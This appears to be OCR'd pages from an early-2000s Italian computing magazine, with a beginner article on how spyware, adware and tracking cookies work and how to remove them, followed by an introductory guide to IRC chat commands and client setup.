> "Oggi sappiamo che Al Quaeda può attaccarci online, ha passato più tempo a studiare le nostre vulnerabilità nel cyberspazio di quanto avessimo pensato. Il problema non è sapere se l'attacco avrà luogo, ma quando."
> Roger Cressey, specialista in antiterrorismo, consigliere del presidente americano.


> "L'avvenimento che temo di più è un attacco fisico combinato con successo con un attacco riuscito contro il 911 (ndr: numero di telefono dei pompieri negli USA)" Ronald Dick, direttore del centro di protezione delle infrastrutture dell'FBI
> 12 giugno 2002

Il 62% degli americani pensa che il rischio di un attentato online su obiettivi americani sia aumentato dopo gli attentati dell'11 settembre.
Il 39% degli americani crede che sia forte il rischio che alcuni interessi americani siano obiettivi di un attacco online di grandi dimensioni nei prossimi 12 mesi.
Il 37% aggiunge di pensare che gli stessi obiettivi non saranno pronti a un attacco del genere.
Fonte: BSA / IPSOS

SPYWARE:

I TUOI DATI PERSONALI SONO IN PERICOLO

La diffusa pirateria del software, o la semplice smania di guadagni, ha spinto i produttori di shareware a trovare un'altro oggetto da vendere: i dati personali dei loro utenti. Scoprite con noi cosa sono e come funzionano i programmi spyware, che permettono ai network pubblicitari di monitorare e registrare le abitudini di navigazione di persone spesso ignare



Molti tra voi, per non dire quasi tutti, avranno almeno una volta provato ad installare un programma (magari scaricato da Internet o trovato su qualche CD) di tipo shareware, ovvero utilizzabile gratuitamente per un limitato periodo di tempo (solitamente 30 giorni) o per un certo numero di volte o con un ristretto numero di funzioni... Scaduto perciò il periodo di prova, ecco che fastidiose finestre compaiono preoccupandosi di ricordare all'utente che "il periodo a disposizione è scaduto" e che "occorre acquistare una licenza e registrare il programma" per poterlo continuare ad utilizzare liberamente. Tuttavia con un crack scaricato da qualche sito warez, qualche modifica al registro o, più semplicemente, la reinstallazione del programma è sempre stato fin troppo semplice evitare di registrare gli shareware.

>> Morto lo shareware...

Di fronte a tutto questo, **programmatori e software house hanno molto spesso dovuto abbandonare la strada dello shareware per percorrerne altre più redditizie.** Ecco quindi che molti programmi si sono evoluti, divenendo adware (dall'inglese ad - abbreviazione di advertisement, ovvero inserzione pubblicitaria, pubblicità); in pratica **all'interno del programma vengono visualizzati dei banner pubblicitari** sempre diversi e il programmatore percepisce un compenso in base al numero di esposizioni e di clic sui banner stessi. In linea di massima il sistema utilizzato è il medesimo che viene applicato ai banner presenti nelle pagine Web e, in questo modo, il programmatore guadagna quella cifra che nessuno altrimenti gli avrebbe pagato. Da questo punto di vista Opera è un caso emblematico: le prime versioni, shareware, ricevettero una tiepida accoglienza tra i navigatori ma a

NEWBIE

IL GRANDE FRATELLO CI OSSERVA?

partire dal dicembre 2000, con il rilascio cioè della quinta versione non più shareware bensì "sponsorizzata", il numero degli utenti è cresciuto a dismisura. Volendo perciò riassumere, quando vi collegate in rete l'adware scarica i banner pubblicitari che verranno poi visualizzati a rotazione nella finestra del programma che li ha richiamati; e fin qui tutto bene. In questo caso il passaggio di dati è praticamente unidirezionale: dal server al programma.

>> ...il software inizia a spiare

Le aziende però cercano di sfruttare il più possibile ciò di cui dispongono, anche se questo implica una violazione della privacy degli utenti. Perchè limitarsi a esporre banner a rotazione, quando è invece possibile attuare campagne mirate in base agli interessi degli utenti? Ecco che allora si è iniziato ad inserire una sorta di "programma nel programma" avente come unica funzione quella di spiare le persone, raccogliendo informazioni sul loro conto e inviandole a un apposito server. Siamo perciò giunti ad identificare il punto cruciale che distingue la tecnologia adware da quella spyware: nel primo caso la comunicazione avviene solo in un senso, e abbiamo un'esposizione di banner, mentre nel malaugurato caso i cui invece la comunicazione e la trasmissione di dati avvenga anche dal programma al server (e quindi finisce con l'essere l'utente a mandare dati al server e non viceversa) siamo in presenza di uno spyware. In pratica queste "spie software" possono trasmettere ogni sorta di informazioni riguardanti i siti visitati e la permanenza su essi, i diversi download fatti e le azioni effettuate con il browser (inclusi eventuali acquisti on-line), la configurazione dell'hardware, il software installato, il vostro nome come registrato nel file di registro di Windows (quello che inserite durante l'installazione) insieme, ovviamente, ai dati della vostra connessione (indirizzo IP ma anche provider e località in cui siete) e persino la vostra e-mail. Le informazioni che uno spyware può ricavare sono quindi innumerevoli e spesso vengono rivendute a caro prezzo a terzi dalle aziende che se ne impossessano.



Spaventati da tutto ciò? La paranoia sta prendendo il sopravvento in voi favorita da questa atmosfera orwelliana da Grande Fratello? Non temete... Dopotutto è abbastanza facile, sapendo leggere i sintomi, capire se uno spyware è presente sul vostro PC e allo stesso modo non è poi così difficile liberarsene.


>> Tanti i sintomi...

Se il vostro collegamento si è notevolmente rallentato dopo che avete installato un nuovo programmino o se strani file continuano a tentare di aprire una connessione senza che l'antivirus rilevi la presenza di un trojan, molto probabilmente uno spyware è già installato sul vostro PC. Altri sintomi possono essere la casella di posta intasata da tonnellate di spam (di cui alcune, provenienti da siti mai visitati, vi chiamano persino per nome) o strani pop-up che compaiono durante la navigazione, magari con banner proprio in Italiano o riguardanti il vostro hobby preferito. Infine occorre considerare che questi spyware, residenti in memoria, causano non pochi problemi originando conflitti con altri programmi e compromettendo la stabilità dell'intero sistema. Netscape Navigator ad esempio si blocca presentando errori nel modulo Advert.dll, mentre con Internet Explorer 5.01 avvengono degli errori casuali che bloccano il browser e l'unica soluzione è riavviare il sistema (anche in questo caso il fenomeno è causato dalla libreria Advert.dll).

> "Ci sono Adware espliciti e abbastanza tollerabili, e spyware nascosti e maliziosi"

I programmi contenenti spyware sono tantissimi (le liste di questi software sparse sui siti Web sono innumerevoli ed è sufficiente cercare "spyware list" con un motore di ricerca per trovarne qualcuna) e tra questi spiccano nomi quali CuteFTP, FlashGet, Go!Zilla, Photocopier, Babylon, iPhone e quasi tutti i più diffusi programmi di file-sharing. Occorre però anche dire che talvolta solo alcune versioni meno recenti contengono spyware mentre nelle ultime release, magari sotto la pressione degli utenti, diverse case

Difendersi dai "biscottini"



Il metodo più rapido per difendersi dai cookie è quello di non autorizzare il proprio browser a scaricarli; tuttavia questo comporterebbe un utilizzo assai limitato dei servizi che la Rete offre poichè, ad esempio, è sempre uno di questi "biscottini" che permette al server di identificare univocamente l'utente e quindi abilita l'accesso a zone sicure e protette quali la casella e-mail on-line. Allo stesso modo, configurare il proprio navigatore in modo che richieda sempre l'autorizzazione prima di scaricare un cookie risulterebbe, a causa delle continue richieste, decisamente frustrante. Come dicevamo, in molti casi questi piccoli files hanno comunque una scadenza oltre la quale non vengono più considerati validi ma, non per questo, vengono rimossi dal



Sempre protetti e al sicuro grazie all'intuitivo Ad-aware

hanno provveduto (almeno in parte) ad eliminarli o renderli "meno nascosti".

>> ...ma non mancano i rimedi!

Come dicevamo prima, eliminare però questi software-spia non è poi oggi così difficile: esiste un programma appositamente studiato per questo scopo. Ad-Aware, prodotto dalla Lavasoft è stato creato proprio per cercare e rimuovere programmi e file adware, programmi e file spyware, chiavi del registro di configurazioni sospette e cookie sospetti. Il suo utilizzo è decisamente intuitivo e i risultati sono straordinari. Una volta installato con pochi clic (la versione 5.8x è di poco inferiore ai 900Kb), Ad-aware è pronto per essere avviato. Sulla sinistra della schermata principale è possibile selezionare le periferiche fisiche che si desidera far analizzare al programma, insieme ovviamente al registro di Windows e alla memoria mentre sulla destra tre grossi pulsanti consentono di visualizzare i vari backup dei file sospetti effettuati nel corso delle diverse "pulizie" del sistema, di impostare le opzioni (non moltissime) o di avviare la scansione del sistema. Dopo una prima fase di scansione compare una schermata contenente i diversi files ritenuti pericolosi per la vostra privacy o per lo meno sospetti e, a questo punto, è possibile rimuovere tutti (o solo alcuni) di quelli segnalati dal programma, magari facendone prima una copia di sicurezza con la funzione backup (fidarsi è bene, non fidarsi...). Sempre della stessa casa è anche RefUpdate, un piccolo tool che,

> "le aziende della new economy sono disposte a tutto per un po' di soldi"

una volta installato, consente di effettuare direttamente via Web l'aggiornamento del file di definizione di Ad-aware, permettendovi così di essere protetti anche dai più recenti spyware. Una volta selezionato il server da cui volete scaricare gli aggiornamenti (e impostati eventualmente dal menu Options i parametri del proxy), dovrete semplicemente premere Connect e, una volta terminato il tutto, avviare la scansione di Ad-aware aggiornato.
Fino all'anno scorso esisteva anche OptOut, un altro programma avente la medesima funzione di Ad-aware, ma il suo sviluppo si è arrestato e le copie circolanti, oltre che essere ormai obsolete, non sono nemmeno più funzionanti tanto che lo stesso Steve Gibson, autore per l'appunto di OptOut, invita i suoi




>> E i cookie dove li mettiamo?

utenti ad utilizzare il software della Lavasoft sopra citato.
In ogni caso nel grande Web sono andati via via aumentando i tranelli di cui le ditte della new-economy si servono per poter disporre di quanti più dati personali degli ignari utenti... Chiunque può infatti facilmente carpire molte informazioni del vostro computer semplicemente attraverso l'apertura una pagina Web: versione del browser e del sistema operativo, impostazioni del monitor, indirizzo IP, ultima pagina visitata, presenza di eventuali plug-in etc.... Tutti questi dati, che a prima vista potrebbero sembrare privi di interesse, diventano in realtà molto importanti per tutte quelle aziende che sviluppano, ad



vostro PC e un'interessante alternativa alla procedura manuale (cioè eliminare singolarmente i cookie) può invece essere l'utilizzo di alcuni programmi (in particolare è da segnalare Cookie Eater anche se ne esistono tanti altri più o meno avanzati dai nomi altrettanto invitanti come Cookie Kille, Cookie Monster...) che, attraverso piacevoli interfacce, semplificano l'operazione di "pulizia" individuando automaticamente i cookies. Infine occorre ricordare per dovere di cronaca che, rispetto ad Explorer, browser come Opera ma, soprattutto, Netscape e Mozilla permettono un maggior controllo e una miglior personalizzazione del livello di protezione proprio per quanto riguarda i cookie.



RefUpdate: il modo migliore e più rapido per mantenere aggiornato il file di definizione di A-aware

esempio, siti Web e per i quali significa molto sapere che la maggioranza degli utenti usa Netscape piuttosto che Explorer (mmm... almeno lasciatemelo credere ;) o che ha installato il plugin Macromedia Flash o meno. Il problema non sta quindi soltanto nel genere di informazioni che vengono fornite **quanto nel fatto stesso che vengono "carpite" senza che l'utente stesso ne sia consapevole.**

>> Vittime (complici) di una pubblicità mirata

Per quanto riguarda la navigazione in Rete vera e propria, i browser consentono una discreta protezione (bug permettendo) poichè esistono solo determinati dati che un browser può inviare ad un server e altri dati che può inviare il server al browser. Gli unici file che un server Web può inviare al nostro computer sono i noti 'cookies', ovvero file di testo (generalmente di piccole dimensioni) che il browser memorizza e conserva in una directory apposita (C:\Windows\Cookies per chi usa ad esempio IE sul PC). **Su un cookie generalmente non vengono solitamente dati sensibili ne tantomeno il numero della vostra carta di credito** e, occorre sottolinearlo, i cookie creati da un server non vengono letti da altri server. Proviamo a vedere cosa contiene:

```
---@kmeleon.sourceforge[1].txt:
lang
it
kmeleon.sourceforge.net/
0
1825436032
29722983
3017797024
29502...
```

Non ci soffermeremo più di tanto sul contenuto; è però evidente come questo cookie memorizzi la lingua impostata come predefinita per questo sito; pertanto anche alle successive aperture di questo sito, se il cookie non sarà ancora scaduto, l'italiano sarà ancora la lingua di default. **La situazione si complica però se i cookie vengono memorizzati da uno script contenuto ad esempio in un pop-up pubblicitario di un sito:** i banner visualizzati nelle pagine Web dei portali non sono gestiti direttamente dal sito del portale, ma vengono spediti dai potenti server delle compagnie pubblicitarie e pertanto i banner visualizzati sui siti più disparati vengono in realtà inviati dal medesimo ad-server. Ecco quindi che un cookie memorizzato da una pagina di un dato portale potrebbe benissimo essere letto da quella di un altro se entrambi si appoggiano sul medesimo ad-server, riuscendo così a ricostruire il vostro "percorso" nel Web. A questo punto si intuisce come le aziende che gestiscono la visualizzazione dei banner possano avere interesse ad utilizzare i cookie: se leggendo un cookie, un ad-server "scopre" che un utente ha visitato il sito della Lamborghini e quello di un fan-club di Montoya, è probabile che questi sia più attratto da un banner riguardante il mondo dei motori piuttosto che dalla pubblicità di un ristorante nel South-Dakota. Sfruttando i cookie che si accumulano nella cache del browser, è possibile perciò **seguire i suoi vari spostamenti da una pagina Web all'altra, studiare le sue preferenze e le sue abitudini** e quindi, ad esempio, mostrare sulle pagine che richiede messaggi pubblicitari mirati affinché la campagna abbia più successo possibile...

Insomma: le trappole della rete sono tante ma è possibile salvaguardare la propria privacy. Con un po' di attenzione e qualche accorgimento (leggete la licenza dei programmi che installate...) potrete giocare, lavorare e navigare con molta più tranquillità!

lele - www.altos.tk

LINKS

Adware e RefUpdate
www.lavasoft.nu

Cosa si può sapere sul vostro conto...
www.gemal.dk/browserspy

Una rubrica del New York Times sulla privacy in Rete
www.nytimes.com/library/tech/reference/index-privacy.html

Cookie Eater - Elimina i cookie
www.dittotech.com/Products/CookieEater

AnalogX CookieWall - Blocca i cookie
www.analogx.com

Cookie Monster - Elimina tutti i cookie de
http://go.to/ampsoft

UNA GUIDA PER MUOVERE I PRIMI PASSI SU IRC

Irc: un territorio da esplorare

Per il grande pubblico, la chat è un'attività che si può fare da un sito, da un programma di messaggistica istantanea, come Icq, o persino col cellulare. Per gli smanettoni autenitici, però, l'unica e vera chat è quella di Irc.

…Chat?? Ma cos'è? Ah si…no ho sentito parlare diverse volte in TV oppure ho letto qualcosa sui giornali…" Ecco, diciamo che molte persone tutt'oggi risponderebbero una frase quantomeno simile se fosse loro domandato cosa sia una chat e soprattutto come funzioni.

La chat oramai è diventata uno strumento di comunicazione talmente diffuso che vale la pena di spendere due parole per chiarire un concetto che, proprio a causa della sua diffusione massiva, entrerà ben presto nel gergo comune.

Ma di si cosa si tratta? Si tratta di comunicazione, e più precisamente di comunicazione attiva; navigando si può comprare, raccogliere informazioni, visitare siti professionali delle ditte più all'avanguardia come all'opposto la misera paginetta web dell'amico "sfigato" alle prima armi con l'HTML, ma in tutti questi casi il risultato è sempre il medesimo: bytes, dati, elettroni, cose inanimate. La differenza e la rivoluzione della chat, e di IRC in particolare come capostipite, è proprio la diversità di ciò che riceviamo; comunicazione attiva, viva. Dall'altra parte del doppino telefonico non troviamo un server che passivamente ci invia i suoi dati, ma una persona in carne ed ossa che ci invia i suoi pensieri…affascinante non trovate??



Volete saperne di più su Irc, e in particolare sui canali italiani? Puntate il vostro browser su www.ircitalia.net

>> Le origini

Tanto per dare una collocazione temporale all'argomento affrontato, diciamo subito che le origini di IRC si perdono indietro nel tempo di circa 15 anni. Era infatti il 1988 quando Oikarinem in Finlandia sviluppò la sua idea di chat ampliando da una base single-user ad una multi-user il classico programma talk utilizzato per la comunicazione fra due utenti in ambito di rete. I primi riconoscimenti vennero nel 1991 e nell'anno seguente crebbe ulteriormente fino a toccare la soglia dei 5.000 utenti connessi contemporaneamente, considerato all'epoca il limite tecnicamente invalicabile della rete. Non molti anni dopo, nel 1999, EFnet, la più grande rete IRC, raggiunse gli oltre 50.000 utenti simultanei e a tutt'oggi con l'aumento esponenziale dell'utilizzo di questa rete non si può predirre fin dove si potrà spingere questo valore.

Ma cosa offre IRC? Beh… si potrebbe scrivere un libro di 500 pagine per spiegare cosa ha offerto a me, ma purtroppo l'unica risposta logica alla domanda è: "provare". Farsi nuovi amici, fare nuove conoscenze, indipendentemente dall'aspetto fisico o dalla razza, dalla religione o dalla cultura, sviluppare comunità virtuali di persone che vivono nei posti più disparati al mondo, gestire progetti comuni, trovare conforto, idee, risoluzione di problemi…beh…questo e molto altro è IRC

Come funziona in pratica IRC? Il concetto tecnico è assai semplice: tutti i computer sono connessi ad un server specifico ed ogni utente ha un "nome assoluto", non duplicabile all'interno della stessa rete (in gergo nickname, o più semplicemente "nick"), che lo identifica in maniera inequivocabile. Se l'utente A vuole mandare un messaggio all'utente B, questo messaggio non arriva direttamente da A a B, concetto che stava alla base del programma talk, ma passa attraverso il server che riconosce il mittente ed il destinatario (tramite il nick) e lo spedisce quindi all'utente finale.

All'interno del server inoltre possono essere create delle stanze contrassegnate da un nome specifico (#nomestanza) dove si mette in atto la comunicazione multiutente a cui si accennava prima. Qualunque cosa scritta nell'area "pubblica" viene letta da tutti gli utenti collegati a quella stanza.

?


Joinare: italianizzazione del verbo inglese "to join" (unire, unirsi). Il comando Join viene usato per entrare in un canale. "Joinare un canale" vuol quindi dire "entrare nel canale".

I COMANDI DI IRC

Fra i più utili comandi che si possono impartire direttamente nella linea di comando troviamo:

/nick nick | cambia il nick all'utente connesso
/server | nomeserver si connette ad un server specifico o cambia la connessione attuale
/join #nomecanale | si connette al canale specifico
/whois nick | cerca info sul nick specificato
/msg nick messaggio | manda un messaggio ad un determinato utente
/query nick | apre una finestra di dialogo privata con l'utente specificato (equivalente del doppio click sul nick dell'utente in mIRC)
/away messaggio | imposta lo stato "assente", specificando il motivo scritto nel messaggio
/exit | chiude mIRC

C'è anche chi usa Irc per creare danni, spedendo file infetti da virus e trojan.



Una volta che avrete scaricato e installato il vostro client preferito, vi aspettiamo sul canale #hackerjournal, sul server irc.azzurra.org.

>> Mettiamolo in pratica

Ma in pratica…come si fa?? Dopo tanta teoria, vediamo quindi come fare a usare IRC nella pratica. Essendo una rete formata da server ci serviremo di un programma client per potervi accedere. mIRC () è esattamente ciò che fa al caso nostro. Una volta scaricato ed istallato si dovrà configurare nella maniera ottimale per il suo corretto funzionamento. Nella

> ? **Querare:** anche in questo caso, una maldestra italianizzazione. Significa inviare una Query a un utente, mandandogli un messaggio personale, che non sarà visibile agli altri partecipanti della stanza.

prima schermata delle opzioni (icona con cartella e martello) dovrete scegliere il server a cui collegarvi, specificare il vostro nome e la vostra email (vi consiglio di usare quella non ufficiale…non si sa mai…) e scegliere il vostro nickname. Riguardo alla lista dei server inserita su mIRC vi suggerisco di utilizzarne uno italiano (tin, tiscali…) per non avere problemi di rifiuto della connessione. Sfogliando le altre opzioni vedrete che sono tutte voci molto intuitive e che, nella maggior parte dei casi, non necessitano di essere variate a meno che non si voglia una personalizzazione specifica del client. Spenderò una nota solo a favore della voce DCCFolders dove si trova la voce DCC ignore; questa opzione serve per ignorare automaticamente l'accettazione di files con estensioni particolari potenzialmente rischiose quali per esempio gli .exe, i .pif ed i .bat. Vi consiglio di attivarla se non siete molto pratici di internet e di computer e soprattutto se non avete un buon antivirus aggiornato. Usando IRC vi accorgerete che tra le migliaia di persone interessanti con cui verrete a contatto ci saranno anche coloro i quali usano questa rete per creare danni spedendo files infetti da virus e trojan. Il mio consiglio resta quindi sempre quello di non accettare mai file da sconosciuti, in modo da proteggersi il più possibile da spiacevoli sorprese.

Configurato a dovere il client siamo finalmente pronti per addentrarci in IRC. Una volta premuto OK nella finestrella di configurazione non mancherà altro che connetterci al server per iniziare l'avventura. Ci sono due metodi per farlo: cliccare sull'icona del fulmine in alto a sinistra, oppure scrivere /server nomeserver. Prendo spunto da questo tipo di collegamento per introdurre un ulteriore concetto: i comandi in linea. Su mIRC sono a decine e tutti iniziano col carattere speciale /. I principali comandi sono elencati nel riquadro "i comandi di Irc".

>> E adesso?

Ok, mi sono connesso…e ora?? Ora finalmente s'inizia!!! Su IRC esistono migliaia di stanze visualizzabili con il comando /list; non fatelo! A meno che non abbiate una connessione superveloce la mole di dati che ricevete da tale comando vi farà cadere dal server. Per iniziare vi consiglio di tentare col canale della vostra città: provate con #siena, #firenze, #genova, #palermo, tutti "joinabili" col comando /join #nomechan… Nel momento in cui scrivo i canali #roma e #milano non sono utilizzabili in quanto "takkati". Potete provare con #roma1, #roma2…magari siete fortunati!!! Il metodo migliore per conoscere canali resta comunque il passaparola: cercate persone con i vostri interessi, chiedete loro se conoscono canali tematici o siti internet in cui si parla di ciò che vi incuriosisce e vedrete che ben presto la vostra lista si riempirà di stanza da visitare…:D Via via vi capiterà di non riuscire ad entrare nel canale che desiderate. Perché accade questo? Ci sono molteplici ragioni possibili. Il canale potrebbe essere "a invito": i moderatori del canale hanno

> ? **Takkare, takkato:** dall'inglese to take, prendere. Un canale si dice takkato quando è stato rubato ai suoi legittimi proprietari

Client per ogni gusto

Se su Windows la stragrande maggioranza degli utenti utilizza mIRC (www.mirc.com) come client di chat, su Mac e Linux non c'è un preodminio assoluto. Per quanto riguarda Mac, probabilmente il client più diffuso è Ircle (www.ircle.com), per il quale esistono numerosi set di script già pronti (basta cercare Ircle su versiontracker.com per tovarne svariati). Un programma più recente ma che si sta facendo largo è Snak (www.snak.com), meno completo ma forse più immediato e intuitivo. Entrambi sono compatibili con i sistemi tradizionali e con il nuovo Mac OS X. Chi preferisce un client rilasciato sotto licenza GPL può invece rivolgersi a ShadowIrc (www.shadowirc.com), che però non è compatibile con il nuovo Mac OS X. Per quanto riguarda Linux, il client più famoso a linea di comando è probabilmente BitchX (www.bitchx.org), completamente scriptabile e programmabile, anche se poco adatto ai novellini e ai deboli di cuore. Un client più semplice da utilizzare potrebbe essere XChat (www.xchat.org), che ha un'interfaccia grafica XFree86.



NEWBIE

UNA GUIDA PER MUOVERE I PRIMI PASSI SU IRC

deciso di non permettere l'ingresso a chiunque, ma solo a una determinata cerchia di persone conosciute. In questo caso, o riuscite a contattare un utente all'interno del canale e farvi invitare (/invite nickname #canale), oppure è bene che rivolgiate le vostre ricerche altrove. Il canale potrebbe poi essere "completo": su alcuni chan è stabilito un numero massimo di utenti all'interno che è già stato raggiunto; riprovate e prima o poi entrerete! Il vostro nick potrebbe poi essere stato bannato da un canale; può capitare che (in maniera automatica, oppure per volere di un qualche operatore del canale), dopo essere entrati veniate sbattuti fuori; ciò è dato dalla visualizzazione da parte del vostro client di un utente indesiderato oppure perché avete contraddetto le regole del canale. La soluzione migliore è contattare un operatore e chiedere informazioni e chiarimenti in merito.

Bene, ora che siete dentro finalmente iniziate a "querare" (contattare direttamente, in modo personale) i presenti e vedete un po' come va il vostro primo incontro. Se vi capita che nessuno vi risponda potreste essere capitati in un gruppo di maleducati, ma di certo non è questa la filosofia di IRC, oppure più probabilmente avete querato nick sbagliati.

>> Operatori e bot

In cima alla lista di ogni chan ci sono vari utenti con la @ davanti al nick. Alcuni di essi sono umani e sono gli operatori che citavo prima, altri sono bot. Gli operatori sono dei super-utenti che hanno funzione di controllo sul canale con capacità di "kikkare" e "bannare" gli utenti indesiderati. Ancora una volta, questi strani derivano dal nome inglese dei comandi a cui si riferiscono. Con il comando /kick, un operatore può espellere temporaneamente un certo utente da un canale, mentre con /ban può impedirgli di rientrare (può "bandirlo" dal canale, appunto).


BOT è una contrazione della parola robot; in pratica, sono dei programmi che compiono azioni su un canale Irc. Sono montati su dei client perennemente connessi ad IRC e hanno funzioni di superutente, controllando che nel chan non succedano intoppi e facendo in modo che l'attività proceda sempre nel migliore dei modi. I BOT sono inanimati, sono gestiti dagli amministratori del canale che li programmano al meglio. Non vi offendete se non vi rispondo perché semplicemente...non possono farlo! Provate con qualche utente senza la @, o con qualche nick che vedete chattare in pubblico. Siate cortesi e nessuno vi negherà mai un caloroso benvenuto all'interno della nostra comunità!

Questa breve carrellata all'interno di IRC spero sia servita per darvi un'idea di cosa sia questa rete, di cosa si possa fare utilizzandola e di come iniziare a farlo. Nei numeri successivi ci addentreremo più nel cuore dell'argomento, analizzando in maniera molto tecnica la comunicazione, come creare e gestire un canale, chi sono e cosa fanno gli operatori, i comandi del server, cos'è e come si configura una IPv6, la shell, la configurazione dei BOT, i server IRC ed infine le problematiche di sicurezza e l'IRCwar.

CAT4R4TTA

? **Operatore:** utente con poteri speciali all'interno del canale.

